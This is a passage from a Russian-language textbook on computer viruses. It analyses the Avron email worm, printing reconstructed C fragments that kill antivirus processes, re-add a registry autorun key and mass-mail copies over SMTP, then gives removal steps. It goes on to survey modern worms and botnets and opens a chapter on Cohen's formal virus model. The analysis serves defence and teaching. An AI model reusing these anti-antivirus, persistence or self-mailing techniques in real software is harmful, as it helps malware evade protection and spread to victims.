- в каталоги удаленных файлов (например, «D:\RECYCLED.BIN») на всех дисках компьютера, в том числе на съемных и на подключенных сетевых.

Кроме того, на диске появляются:

- в каталоге операционной системы (например, в «C:\Windows») – файл «LISTRECP.DLL» со списком адресов, обнаруженных червем;
- в каталоге временных файлов – «NEWBOOT.SYS» с червем, закодированным при помощи Base-64/Mime;
- и там же – файл со случайным именем и текстом «рекламного» характера:

```
Author ------>  2002 (c) Otto von Gutenberg
Made in ----->  Almaty .::]Kazakhstan[::.  (::)--:>
Purpose ----->  Only Educational
Virus name -->  AVRIL (please do not change it)
...
[ACKNOWLEDGEMENT]
Antoher VCX & Hacker Group from Central Asia
Thanx to Rage, Razum and V-HiV; coderz.net, indovirus.net, securitylab.ru etc.
Thank you for ideas approach to us!!!
Bye
```

Количество вирусных файлов в каталогах увеличивается с каждой перезагрузкой.

Во всех версиях Windows червь модифицирует Реестр (см. рис. 6.22).




Рис. 6.22 ❖ Модификации Реестра, выполняемые червем Avron

Также в Windows 9X он дописывает строчку к файлу «AUTOEXEC.BAT»:

```
...
mode con codepage prepare=((866) C:\WINDOWS\COMMAND\ega3.cpi)
mode con codepage select=866
keyb ru,,C:\WINDOWS\COMMAND\keybrd3.sys
@win C:\RECYCLED\1344284h.exe              <- запуск Windows 9X и червя
...
```

Зловредный процесс не виден в памяти Windows 9X, но легко обнаруживается при помощи менеджера задач TASKMGR в Windows NT. Вот что «рапортует» по этому поводу замечательная утилита HiJackThis, которая смотрит сразу во все потенциально опасные «уголки»:

```
Logfile of Trend Micro HijackThis v2.0.2
...
Running processes:
C:\WINDOWS\SYSTEM\KERNEL32.DLL
C:\WINDOWS\EXPLORER.EXE
C:\WINDOWS\SYSTEM\4C6B0E0GG70.EXE
...
C:\WINDOWS\SYSTEM\WINOA386.MOD
C:\PROGRAM FILES\FAR\FAR.EXE
C:\ANTI\HIJACKTHIS.EXE
...
O4 - HKLM\..\Run: [internat.exe] internat.exe
O4 - HKLM\..\Run: [ScanRegistry] C:\WINDOWS\scanregw.exe /autorun
O4 - HKLM\..\Run: [TaskMonitor] C:\WINDOWS\taskmon.exe
```

```
O4 - HKLM\..\Run: [SystemTray] SysTray.Exe
O4 - HKLM\..\Run: [Mortimer] C:\WINDOWS\SYSTEM\cF695Dgc2AA.EXE
...
--
End of file - 2071 bytes
```

Интересно, что в памяти находится процесс, стартовавший из файла «4C6B0E0GG70.EXE», а в Реестре уже прописан файл совсем с другим именем – он будет запущен после следующей перезагрузки Windows.

Находясь в памяти, червь несколько замедляет работу системы, непрерывно «треща» винчестером (что можно обнаружить визуально) и посылая «наружу» по сети запросы на порт 25 (что можно отследить при помощи брандмауэра).

Некоторые программы, позволяющие «увидеть» и удалить червя, – антивирусы, брандмауэры, системные утилиты, – при активном черве перестают запускаться или внезапно «вылетают».

Ну и наконец, два раза в месяц – 7-го и 24-го числа – червь начинает бессистемно перемещать курсор на экране и непрерывно запускать Internet Explorer, пытаясь залезть на WWW-страничку http://www.avril-lavigne.com, – налицо глубокие эротические переживания автора червя по поводу прелестей канадской певицы Аврил Лавин.

Непатриотично забывать про Розу Рымбаеву и группу А-Студио, господин казахский вирусописатель!

6.7.2. Анализ алгоритма работы

Более конкретные сведения об устройстве и повадках червя можно получить, использовав утилиты-распаковщики, отладчик, дизассемблер, декомпилятор и... здравый смысл, позволяющий довольно приблизительно, но со вполне достаточной для анализа достоверностью восстановить исходные тексты его фрагментов.

6.7.2.1. Установка в памяти

Общая структура головного модуля позволяет проследить за действиями червя при установке в памяти.

```
...
if (OpenMutexA(0, 1, "Avril Lavigne")) {      // Если такой мьютекс уже есть
 me = GetCurrentProcess();                    // Получить свой ID
 TerminateProcess(me, 0);                     // Завершиться
}
else CreateMutexA(mu, 1, "Avril Lavigne");    // Иначе - создать такой мьютекс
InitializeCriticalSection(&cs);               // Создать синхронизирующий объект
```

```
...
if ( !WSAStartup(0x101, &nw ) {                    // Попытаться инициализировать сеть
 ...
 CreateThread(0, 0, Sub_SendM, 0, 0, &t1);         // Поток размножения по почте
 CreateThread(0, 0, Sub_FindAdr, 0, 0, &t2);       // Поток поиска почтовых адресов
 CreateThread(0, 0, Sub_SetReg, 0, 0, &t3);        // Поток модификации Реестра
 CreateThread(0, 0, Sub_FightAV, 0, 0, &t4);       // Поток борьбы с антивирусами
 ...
 while ( 1 );                              // Зациклиться и "повиснуть" в памяти
}
...
```

Анализируя этот фрагмент, можно прийти к выводу, что существует возможность «вакцинировать» память компьютера – запустить безвредный процесс, создающий мьютекс с именем «Avril Lavigne». Червь на таком компьютере просто откажется работать.

Кроме того, червь выполняет свои действия в бесконечном цикле четырьмя параллельно работающими потоками. Для синхронизации работы этих потоков (например, чтобы два потока не пытались одновременно открыть один и тот же файл) он пользуется механизмом «критических секций».

6.7.2.2. Борьба с антивирусами

Методы, используемые червем для борьбы с антивирусами, очень поучительны. Фактически антивирусы сами используют нечто подобное для обнаружения и уничтожения вредоносных процессов.

Прежде всего червь при помощи системного вызова «GetVersionExA» определяет текущую версию Windows и генерирует текстовую строку с именем операционной системы, а затем использует ее для выбора используемого метода сканирования процессов:

```
sub_GetVers();                                     // Определение имени версии Windows
if ( strstr(Str, "Win9X") ) sub_Fight9X();
else sub_FightNT();
if ( strstr(Str, "Win9X") ) RegisterServiceProcess(0, 1); // "Спрятаться" в памяти
```

В операционных системах семейства Windows 9X перечисление процессов и удаление тех из них, кто имеет «антивирусное» имя, выполняется следующим образом:

```
BOOL sub_Fight9X() {
  HANDLE h2, h4;
  PROCESSENTRY32 pe;
  h2 = CreateToolhelp32Snapshot(2, 0);
  pe.dwSize = 296;
  if ( Process32First(h2, &pe) ) {
```

```
    do {
     if (sub_BadName(pe.szExeFile))&&                    // Имя есть в списке?
        (pe.th32ProcessID!=GetCurrentProcessId()) {      // Только не себя
      h4 = OpenProcess(0x1F0FFF, 0, pe.th32ProcessID); // Получить ID антивируса
      TerminateProcess(h4, 0);                           // Завершить антивирус
      CloseHandle(h4);
     }
    }
   }
  while ( Process32Next(h2, &pe) );
 }
 return CloseHandle(h2);
}
```

Аналогичный фрагмент, ориентированный на Windows NT, перечисляет не сами процессы, а окна процессов:

```
BOOL sub_FightNT() {
 return EnumWindows(EnumFunc(), 0);              // Перечислить окна
}

int EnumFunc(HWND a1, LPARAM a2) {
 HWND h;
 DWORD id;
 char s[0xFF];

 GetWindowTextA(a1, s, 0xFF);                    // Заголовок окна
 if (sub_BadName(s))  {                          // Имя есть в списке?
  GetWindowThreadProcessId(a1, &id);             // ID потока, создавшего окно
   if ( id != GetCurrentProcessId() )   {        // Только не себя
     h = OpenProcess(0x1F0FFF, 0, id);           // Получить ID антивируса
     TerminateProcess(h, 0);                     // Завершить антивирус
     CloseHandle(h);
    }
  }
  return 1;
}
```

Остается добавить, что функция «sub_BadName» пытается найти имя процесса или заголовка окна в огромном (около сотни строк) списке, содержащем имена антивирусов и системных утилит, типа «AVP32.EXE», «OUTPOST.EXE», «TBSCAN.EXE», «F-PROT.EXE», «REGEDIT.EXE» и т. п. Таким образом, антивирусный процесс, запущенный после червя, с высокой долей вероятности будет «убит». Впрочем, антивирусные мониторы обычно оформляются в виде виртуальных драйверов, для поиска запущенных процессов обращаются не к сервисам 3-го кольца защиты, а напрямую к служебным спискам операционной системы, поэтому они всегда «стреляют первыми».

6.7.2.3. Модификация Реестра

Для того чтобы получить управление после перезагрузки операционной системы, червь модифицирует Реестр, причем делает это в отдельном зацикленном потоке:

```
void __stdcall sub_SetReg(LPVOID a1) { // Параметр - путь и имя копии червя
  char *Dest;   HKEY hKey;
  sprintf( Dest, "%s", a1);
  while (1)  {
   RegCreateKeyA(HKEY_LOCAL_MACHINE,
                 "Software\\Microsoft\\Windows\\CurrentVersion\\Run", &hKey);
   RegSetValueExA(hKey, "Mortimer", 0, 1, &Dest, 0x400);
  }
}
```

Это означает, что при находящемся в памяти черве, сколько ни убирай из Реестра строчку автозапуска, она каждый раз будет появляться вновь.

6.7.2.4. Поиск адресов

Электронные адреса, на которые планируется саморассылка, червь черпает из двух источников.

Во-первых, он в ветви Реестра «HKCU\Software\Microsoft\WAB\Wab File Name» пытается обнаружить путь к адресной книге текущего пользователя. Если WAB-файл обнаружен, червь извлекает из него электронные адреса абонентов. Кстати, в операционных системах, начиная с Windows XP, искомые сведения о WAB-файле расположены немножко в другом месте, так что данный алгоритм успехом не увенчается.

Во-вторых, червь рекурсивно сканирует каталоги всех доступных дисков, останавливая свое внимание на файлах с расширениями «.DBX», «.HTM», «.EML» и прочих. В них ищутся алфавитно-цифровые фрагменты с символом «@» в середине – они считаются адресами абонентов.

Все найденные адреса записываются в файл «LISTRECP.DLL».

6.7.2.5. Распространение по электронной почте

Письма с вирусным вложением распространяются в бесконечном цикле при помощи отдельного потока. Так как рассылка почты запускается до поиска адресов, то:

- поток рассылки перед началом работы задерживается на 7 секунд;

- для синхронизации используется механизм «критических секций».

```
void StartAddress(LPVOID a1) {
  struct hostent *v1;
  char *at[];                                  // Таблица адресов префиксов
  char a[];                                    // Строка очередного адреса
  Sleep(0x1B58);                               // Задержка на 7000 мс
  while ( 1 )  {
    do    {
      EnterCriticalSection(&CriticalSection);
      LeaveCriticalSection(&CriticalSection);
    }   while ( found > sent );                // Пока не появится новый адрес
    EnterCriticalSection(&CriticalSection);
    strcpy(a, adresses[sent++]);               // Прочитать новый адрес
    LeaveCriticalSection(&CriticalSection);
    sub_BuildN(a);                             // Сгенерировать имя сервера и -> "sn"
    while ( *at ) {                            // Адрес таблицы префиксов
      sprintf(name, "%s%s", *v2, sn);          // Сгенерировать вариант имени сервера
      v1 = sub_TryConn(name);                  // Попытаться подключиться к серверу
      ++at;
      if ( v1 ) sub_SendMail(a);               // Сервер ответил - послать письмо
  }
}
```

Итак, из файла «LISTRECP.DLL» считывается очередной адрес, и его правая часть, расположенная после символа «@», используется для формирования гипотетического имени почтового сервера. Например, из адреса «masha-vesnushkina@rambler.ru» при помощи различных префиксов получатся два варианта имени сервера: mail.rambler.ru и smtp.rambler.ru. Далее при помощи системной функции «gethostbyname» производится попытка определить IP-адрес сервера, и если она удачна, то червь соединяется с этим сервером и посылает на него электронное письмо по простому протоколу SMTP, не требующему аутентификации.

Возможны различные варианты организации письма. В частности, червь случайным образом – из большого списка – выбирает заголовок, тело письма, обратный адрес, имя файла вложения и т. п. Не брезгует он и элементами социальной инженерии: способен прочитать в ветви Реестра «HKLM\Software\Microsoft\Windows\CurrentVersion» имя пользователя зараженной машины (ключ «RegisteredOwner») и вставить его в текст письма.

6.7.3. Методы удаления

Анализ «внутренностей» червя **E-Worm.Win32.Avron.a** показал, что справиться с ним очень легко. Удалить его с компьютера можно бук-

вально «голыми руками». Кроме того, знаний и умений, полученных читателем к этому моменту, вполне хватит, чтобы самостоятельно написать несложную антивирусную программу. Последовательность действий примерно такова:

- предварительно изучить код и выбрать сигнатуру, например 8 байтов «75 2C 2A 65 07 BA 37 6C», расположенных по файловому смещению 1000h[1];
- перечислить все процессы в памяти (в Windows 9X при помощи «Process32First»/»Process32Next», а в Windows NT при помощи «ZwQuerySystemInformation»), сопоставить каждому из них файл, из которого он стартовал, и, пользуясь методом сравнения сигнатур, определить тот процесс, который соответствует червю;
- принудительно завершить этот процесс (технику завершения проще всего подсмотреть у самого червя **Worm.Win32.Avron.a**);
- просканировать все ключи в ветви «HKLM\Software\...\Run», сопоставить каждому ключу запускаемый при помощи него программный файл и, пользуясь методом сравнения сигнатур, определить тот ключ, который соответствует червю;
- удалить этот ключ;
- наконец, просканировать все диски (прежде всего C:) и удалить все программные файлы, сигнатура которых совпадает с сигнатурой червя;
- напоследок удалить файлы «NEWBOOT.SYS» и «LISTRECP.DLL».

При написании такого антивируса придется решать ряд типовых задач – рекурсивный обход каталогов, сканирование памяти, работа с Реестром, поиск сигнатур в файлах и т. п. Интересно, что существуют антивирусы-«полуавтоматы», которые реализуют подобные задачи в виде программных «кубиков» и предоставляют пользователю возможность самостоятельно скомплектовать из них набор антивирусных процедур для конкретного вируса. В 1990-х годах такими «полуавтоматами» были MultiScan В. Колесникова и AVSP А. Борисова, а в эпоху сетевых червей и троянских программ широкую известность получил очень удобный антивирус AVZ О. Зайцева (см. рис. 6.23).

---

[1] В точке входа сигнатуру выбирать нельзя, так как файл упакован и начало кода заведомо принадлежит распаковщику.

Это набор мощных антивирусных инструментов, объединенных под крышей одной утилиты. Он позволяет просканировать диски, память и конфигурационные файлы компьютера как в автоматическом режиме – обращая внимание на rootkit-механизмы и любые подозрительные файлы, процессы и ключи, так и в режиме «полуавтомата», когда критерии «зловредности» и правила исцеления задаются пользователем в виде сценариев на встроенном скриптовом языке.




Рис. 6.23 ❖ Антивирус AVZ

Скрипт для поиска и удаления червя **Worm.Win32.Avron.a** приведен в приложении.

6.8. Современные сетевые вирусы и черви

Извечной и зловещей мечтой вирусов является абсолютное мировое господство...

А. и Б. Стругацкие. «Сказка о тройке»

Итак, первые попытки вирусов копировать себя по сетям, относящиеся к 1998–1999 годам, продемонстрировали возможность и эффективность подобного метода размножения. Рубеж двух веков (1999–2001 годы) был пересечен под знаком борьбы с многочисленными примитивными почтовыми червями, написанными на скриптовых языках (например, на VBA и VBS). Такие черви, как **Macro.Word97.**

Melissa, E-Worm.VBS.Freelinks, E-Worm.VBS.BubbleBoy, E-Worm.VBS.LoveLetter, E-Worm.VBS.Lee, E-Worm.VBS.NewLove, E-Worm.VBS.Stages, E-Worm.VBS.Timofonica и прочие, распространялись по миру в десятках и сотнях тысяч копий. Для написания подобных саморазмножающихся программ не требовалось сколь-нибудь высокой квалификации, а к услугам индивидуумов, вообще не умевших программировать, но желающих вписать свое имя в историю, имелись несколько десятков «генераторов». Примерно в это же время была обнаружена уязвимость MS01-020, которая подвигла вирусописателей на смену приоритетов: почтовые черви 2002–2004 годов стали создаваться на компилируемых языках программирования – C/C++, Pascal, Visual Basic и т. п., а для размножения сначала использовались средства MAPI (в таких червях, как **E-Worm.Win32.Navidad, E-Worm.Win32.Thonic, E-Worm.Win32.Roron** и т. п.), а затем и прямое соединение с почтовым сервером по протоколу SMTP (черви **E-Worm.Win32.Avron, E-Worm.Aliz, E-Worm.Swen, E-Worm.Klez, E-Worm.Win32.Mimail, E-Worm.Win32.NetSky, Email-Worm.Win32.Sobig** и т. п.). «Социальная инженерия» тоже расцвела в эти годы: значительная часть вирусов не использовала никаких «дыр», а просто распространялась в виде программных файлов, снабженных завлекательным текстом электронного письма. По своим масштабам почтовые эпидемии 2002–2004 годов, пожалуй, превосходили эпидемии VBS-червей начала века. Апофеозом этого этапа истории сетевой заразы стала крупная эпидемия червя **E-Worm.Mydoom** зимой-весной 2004 года. Однако к этому времени закончилось массовое использование операционных систем Windows 9X с «дырявым» почтовым клиентом Outlook, а вместе с ними потихоньку угасли и крупные почтовые эпидемии. Нет, рассылка вирусов через электронную почту не исчезла из арсенала вирусописателей, но глобальных почтовых эпидемий больше не наблюдалось. Тем не менее 2002–2004 годы чаще всего вспоминаются как эпоха стремительных и обширнейших эпидемий червей, использующих для своего распространения не электронную почту, а «дыры» в сетевых компонентах операционных систем. Черви **Net-Worm.CodeRed, Net-Worm.Slammer, Net-Worm.Lovesan, Net-Worm.Sasser** и т. п., заражая миллионы компьютеров, буквально потрясали Интернет, приводя к перегрузкам сетевых сегментов, массовым отключениям серверов и т. п.

Мировое компьютерное сообщество не могло не отреагировать на вызов со стороны вирусописателей. Исправлялись ошибки в программном обеспечении, совершенствовались алгоритмы сетевых про-

токолов. Брандмауэр стал обязательным атрибутом любого компьютера, подключенного к сети. Полиция разных стран, координируя совместные действия, разоблачила и арестовала нескольких активных вирусописателей.

И в 2004–2005 годах закончился «романтический» этап в истории компьютерной вирусологии. Создание «конкурентоспособных» вирусов, распространение их и заметание следов оказалось больше не под силу честолюбивым хулиганам-одиночкам, определявшим «вирусную погоду» в течение почти двух десятилетий. Замолкла на несколько лет, а потом (в 2007 году) заявила о своем самороспуске знаменитая группировка вирусописателей «29A». Глубокие исследования свойств операционных систем, написание высокосложных библиотек, анонимность в Интернете стали невозможны без «профессионального» подхода, без вложения «в тему» немалых денежных средств. Заниматься вирусописательством стало возможным только в том случае, если оно приносит доход.

Так вирусописательство превратилось в бизнес и неминуемо криминализировалось.

Современный сетевой или почтовый червь – это не просто саморазмножающаяся программка, предназначенная для демонстрации «крутости» автора. Это сложный, многофункциональный комплекс, служащий средством доставки на зараженный компьютер троянских программ и компонентов. Среди особенностей современных червей можно выделить следующие.

6.8.1. Модульное построение

Современные черви сложны по своей структуре и используют «модульный» принцип построения. Это означает, что вирусописатель имеет в своем распоряжении библиотеку из множества «кубиков», предназначенных для решения типовых задач, например «рассылка shell-кода», «распространение по почте», «установка в системе», «обеспечение невидимости», «полиморфизм» и т. п., причем каждый «кубик» изготовлен в виде нескольких альтернативных вариантов. При генерации исходного текста эти «кубики» можно в автоматизированном режиме варьировать и переставлять местами. Добавьте к этому использование различных упаковщиков типа UPX, AsPack, Yoda и т. п., а то и нескольких сразу, – и вы получите сотни и тысячи разновидностей одного и того же червя. Их можно сгенерировать за 5 секунд, а потом выпускать в Интернет в течение нескольких недель и месяцев по нескольку штук в час с разных хостов. Например, в ги-

пертекстовой «Энциклопедии Касперского» зарегистрированы следующие количества червей (без учета троянских программ, входящих в те же семейства):

- **E-Worm.Warezov** – 1326;
- **E-Worm.Bagle** – 875;
- **E-Worm.Zhelatin** (он же **Storm Worm**) – 764;
- **Net-Worm.Mytob** – 720;
- **Net-Worm.Kido** (он же **Conficker**) – 308;
- **Net-Worm.Padobot** – 239 и т. п.

Разбирайся, вирусолог, если терпения хватит!

Кроме того, модульность проявляется еще и в том, что вредоносная программа может состоять из нескольких файлов, каждый из которых предназначен для решения какой-нибудь отдельной задачи.

6.8.2. Множественность способов распространения

Современные черви используют сразу несколько способов распространения. Например, вот фрагменты описания не слишком известного (лето 2004 г.), но очень характерного червя **Net-Worm.Kibuv.b**:

Выбирая произвольные IP-адреса, сканирует сети на наличие на удаленном компьютере уязвимостей в RPC, LSASS, IIS 5.0 и сервисе сообщений. Проверяет на 5554 порту наличие FTP-компоненты червя Sasser. Также проверяет наличие backdoor-компоненты от сетевого червя Bagle.

При нахождении подобного компьютера червь отсылает на него соответствующий эксплойт...

Червь заходит на IRC-сервер... Также рассылает всем вновь вошедшим ссылку на себя...

Очень разнообразно размножались черви семейства **Net-Worm.Warezov**. Были версии (например, **Net-Worm.Warezov.oi**), которые распространялись только с использованием протоколов ICQ. Несколько десятков версий, подобных **Net-Worm.Warezov.nf**, пользовались услугами электронной почты, но распространяли не себя, а троянскую программу, которая, будучи запущена, загружала на зараженный компьютер с сайта-посредника различные вредоносные компоненты, в том числе и самого червя **Net-Worm.Warezov.nf**. В то же время версия **Net-Worm.Warezov.bw** представляла собой самого обычного почтового червя, рассылающегося по всем найденным на диске электронным адресам.

А вот черви семейства **Net-Worm.Kido** (он же **Conficker**) распространялись как по локальной сети, так и через «флэшки» (этот

вид файловых червей был уже упомянут нами в главе, посвященной Win32-вирусам).

Таким образом, от типичного современного червя трудно уберечься, закрыв какой-нибудь один порт или поставив одну «заплатку». Современные *«многовекторные»* сетевые черви размножаются почище «куриного» или «свиного» гриппа – сразу и половым, и бытовым, и воздушно-капельным путем.

6.8.3. Борьба червей с антивирусами

Современные черви используют сложнейшие методы обеспечения своей невидимости и противодействия исследованию со стороны вирусологов. Например, черви разновидностей **Net-Worm.Bagle.n** и **Net-Worm.Bagle.p**, кроме того что распространяют себя по почте и по файлообменным сетям, отключают большое количество антивирусов, еще и умеют заражать исполняемые файлы, полиморфно видоизменяясь при этом. А черви **Net-Worm.Zhelatin.a** и **Net-Worm.Zhelatin.o** не видны в памяти и Реестре, так как используют rootkit-технологии.

Современные черви не обязательно стараются подольше прожить на компьютере, оставаясь незамеченными. Нередко они полностью проживают отмеренный автором срок и мирно самоуничтожаются, оставляя после себя следы только в виде гигантских счетов от провайдера хозяину компьютера за гигабайты разосланного спама.

6.8.4. Управляемость. Ботнеты

Множество машин, зараженных современными червями, образуют управляемую систему. В простейшем случае черви самоуничтожаются после определенной даты, как, например, многие разновидности семейства **Net-Worm.Bagle**. Более «продвинутыми» являются подходы, когда черви выполняют команды, либо поступившие из единого центра, либо переданные по цепочке от другой, зараженной тем же червем машины (по *технологии P2P* – «точка-точка»).

Делается такой *«программный люк»* (или *«backdoor»* – черный ход) очень просто. Червь запускает один из своих потоков в виде сервера, слушающего какой-нибудь неиспользуемый порт, и извлекает из пришедших пакетов условные команды. В соответствии с этими командами он может выполнять на зараженном компьютере самые разнообразные действия. Вот, например, список команд и откликов, извлеченных из дампа червя **E-Worm.Beglur.b**:




Рис. 6.24 ❖ Различные архитектуры «ботнетов»

Slmt Dtg Sir! ## YUP! Pwd Plz: Login First! Already! Wait! Master pwd chg rqstd. Nw Pwd:/> Pwd Changed! Msg Snt! Fail Snt Msg! File Del.! Fail Del.! Dir. Rmv.! Fail Rmv Dir.! Dir Created! Create Dir. Fail! Copyfile done! Can't Cpy or fail! Movfile done! Can't Mov or dail! Exec Done! Exec Fail! CMD cmd fail! Inv. dir. call or param.! Spec. file not found! Invalid Param! File x exist! File Access Error! ShtDwn Ondaway! Inv. ShtDwn Param! Svr Off! Unknown cmd!

Очевидно, что автор червя собирался удаленно менять на зараженной машине пароли, создавать и удалять каталоги, копировать файлы, запускать различные программы, перезагружать систему и прочее.

Собственно говоря, большинство современных червей именно для этого и предназначены – для создания огромных «зомби»-сетей («ботнетов»), состоящих из зараженных компьютеров, которые выполняют внешние команды. Ну не для дурацких же шуток типа тех, которыми развлекались вирусописатели начала 1990-х годов, верно? Современные сетевые вирусы и черви предельно утилитарны. Как «веселые», так и «кошмарные» проявления с их стороны – огромная редкость.

«Зомби»-сети создаются долго – путем рассылки в течение нескольких недель и месяцев многочисленных разновидностей какого-нибудь червя – и состоят из десятков и сотен тысяч зараженных компьютеров. Нередко они содержат несколько структурных слоев – один занимается ретрансляцией команд, другой перекачивает спам, третий «вербует новобранцев», рассылая новые разновидности червей и т. п. Стоят такие сети недешево. Вирусописатель-продавец, создавший «зомби»-сеть, может выручить за нее у спамера-покупателя очень и очень «кругленькую» сумму. Ведь при помощи такой сети, обладающей гигантской вычислительной мощностью и пропускной способностью, можно пересылать сотни миллионов и миллиарды ко-

пий рекламных писем и троянских программ в сутки. Получать доступ к сотням тысяч чужих секретных паролей, банковских реквизитов и конфиденциальных документов. Скоординированной лавиной запросов на какой-нибудь сайт надежно блокировать его работу...

А вот для расшифровки человеческого генома и моделирования движения звезд в Галактике подобные сети ни разу еще не использовались. Идеи Дж. Шоча и Й. Хаппа [60] пропадают втуне.

Почему-то...

ГЛАВА 7

Философские и математические аспекты

Компьютерная вирусология – это не просто набор технических сведений об устройстве и алгоритмах работы саморазмножающихся программ. Это обширная «дисциплина», лежащая на стыке самых разнообразных областей науки и техники. Давайте же рассмотрим не затронутые нами ранее, но очень поучительные аспекты компьютерной вирусологии.

7.1. Строгое определение вируса

От природы он научен только пищеварить и размножаться.

А. и Б. Стругацкие. «Град обреченный»

Ранее мы определили компьютерный вирус как

«программу, способную к несанкционированному созданию своих функционально-идентичных копий».

Отдельно мы оговорили, что всяческие вредоносные действия типа искажения или уничтожения данных обязательным свойством вируса не являются.

Можно пользоваться и определением из ГОСТ Р 51188–98 [5]:

...программа, способная создавать свои копии (необязательно совпадающие с оригиналом) и внедрять их в файлы, системные области компьютера, компьютерных сетей, а также осуществлять иные деструктивные действия... при этом копии сохраняют способность дальнейшего распространения.

Хотя оно довольно расплывчато и оставляет «за бортом» некоторые важные нюансы (например, несанкционированность и неконтролируемость размножения). В соответствии с ним, например, является вирусным (и более того, вредоносным!) процесс загрузки операционных систем, предусматривающий копирование содержимого загрузочных секторов в память и перемещение их из одного региона в другой.

Зачем же нужны более строгие определения?

Ну. во-первых, очень многих исследователей не покидает желание обнаружить некую формулу или систему правил, позволяющую отличить компьютерный вирус от других программ, применить ее на практике и таким образом создать «совершенный антивирус».

Во-вторых, манипуляции с формальным определением позволили бы предсказывать как поведение каждого отдельного вируса, так и возможное направление развития всего класса подобных программ.

Наконец, поскольку компьютерный вирус обладает многими свойствами живого организма, то существование такого определения означало бы смыкание самых разных наук, таких как информатика, математика, химия и биология, и совместное продвижение их по направлению к осознанию понятия Жизни.

Сразу отметим, что универсального определения, позволившего бы разрешить все эти проблемы, пока не создано, и вряд ли это кому-нибудь удастся. Тем не менее попытки были, и о них мы сейчас поговорим. Большинство определений можно разбить на две большие группы:

- связывающие понятие компьютерного вируса с понятием «размножения»;
- связывающие понятие компьютерного вируса с понятием «заражения других программ».

Легко видеть, что первая группа определений более универсальна, она охватывает практически все известные типы вирусов, включая червей. Вторая же группа относится только к вирусам-«паразитам».

7.1.1. Модели Ф. Коэна

Исторически первые формальные определения вируса были предложены в докторской диссертации Ф. Коэна (Fred Cohen) и получили известность благодаря использованию их в статьях «Компьютерные вирусы: теория и эксперименты» [37] и «Вычислительные аспекты компьютерных вирусов» [38]. Словесное определение вируса-«паразита» выглядело так:

Мы определяем компьютерный вирус как программу, которая может заражать другие программы, модифицируя их таким образом, чтобы внедрять в них собственную, возможно видоизмененную, копию.

Следующая, очень абстрактная модель вирусов базировалась на способе описания алгоритмов при помощи «машины Тьюринга» (см. рис. 7.1).




Рис. 7.1 ❖ Машина Тьюринга

«Машина Тьюринга» определяется:

- $S = \{s_1, s_2, \ldots s_n\}$ – множеством состояний, в которых она может находиться;
- $I = \{i_1, i_2, \ldots i_m\}$ – алфавитом данных, записанных на ленте;
- $N: S \times I \to S, O: S \times I \to I, D: S \times I \to d$ – набором инструкций, которые в зависимости от текущего состояния «машины» и данных в текущей ячейке ленты устанавливают новое состояние, изменяют данные на ленте и определяют перемещение $d = \{-1, 0, +1\}$ головки чтения-записи относительно ее текущего положения.

Согласно известному тезису Черча, при помощи «машины Тьюринга» можно описать любой алгоритм и, таким образом, смоделировать работу любого программируемого устройства.

Коэн рассматривал не все возможные «машины Тьюринга», а только те из них, данные на ленте которых предназначены для дальнейшей «интерпретации», то есть сами представляют собой программы. Он ввел три дополнительные функции: $8(N)$: $N \to S$ – состояние машины после N-го шага работы; $\square(N)$: $N \times N \to I$ – содержимое указанной ячейки после указанного шага и $P(N)$: $N \to N$ – значение следующего номера ячейки после выполнения указанного шага. В совокупности

эти функции представляют собой «историю поведения» машины, и с их помощью Коэн составил определение «вирусного множества» *VS*, то есть множества *V* компьютерных вирусов для «машины Тьюринга» *M*.

$\forall M \forall V$	Для всех машин M и множеств V
$(M, V) \in VS$ *iff*	пара (M, V) является «вирусным множеством» *VS* тогда и только тогда, когда:
$[V \in TS]$ *and* $[M \in TM]$ *and*	V есть непустое подмножество множества *TS* программ для «машины Тьюринга», а M – подмножество множества *TM* «машин Тьюринга»
$[\forall v \in V] \forall H_M$	и для каждого вируса v, принадлежащего V, для всех «историй работы» машины M,
$[\forall t \forall j]$	для всех моментов t и ячеек ленты j,
$[P_M(t) = j$ *and*	если головка в момент t находится в позиции j,
$P_M(t) = S_{MO}$ *and*	и в момент t машина находится в начальном состоянии,
$(\square_M(t, j), ..., \square_M(t, j - \lvert v \rvert - 1)) = v$	и на ленте с позиции j записан вирус v,
$] \Rightarrow$	тогда
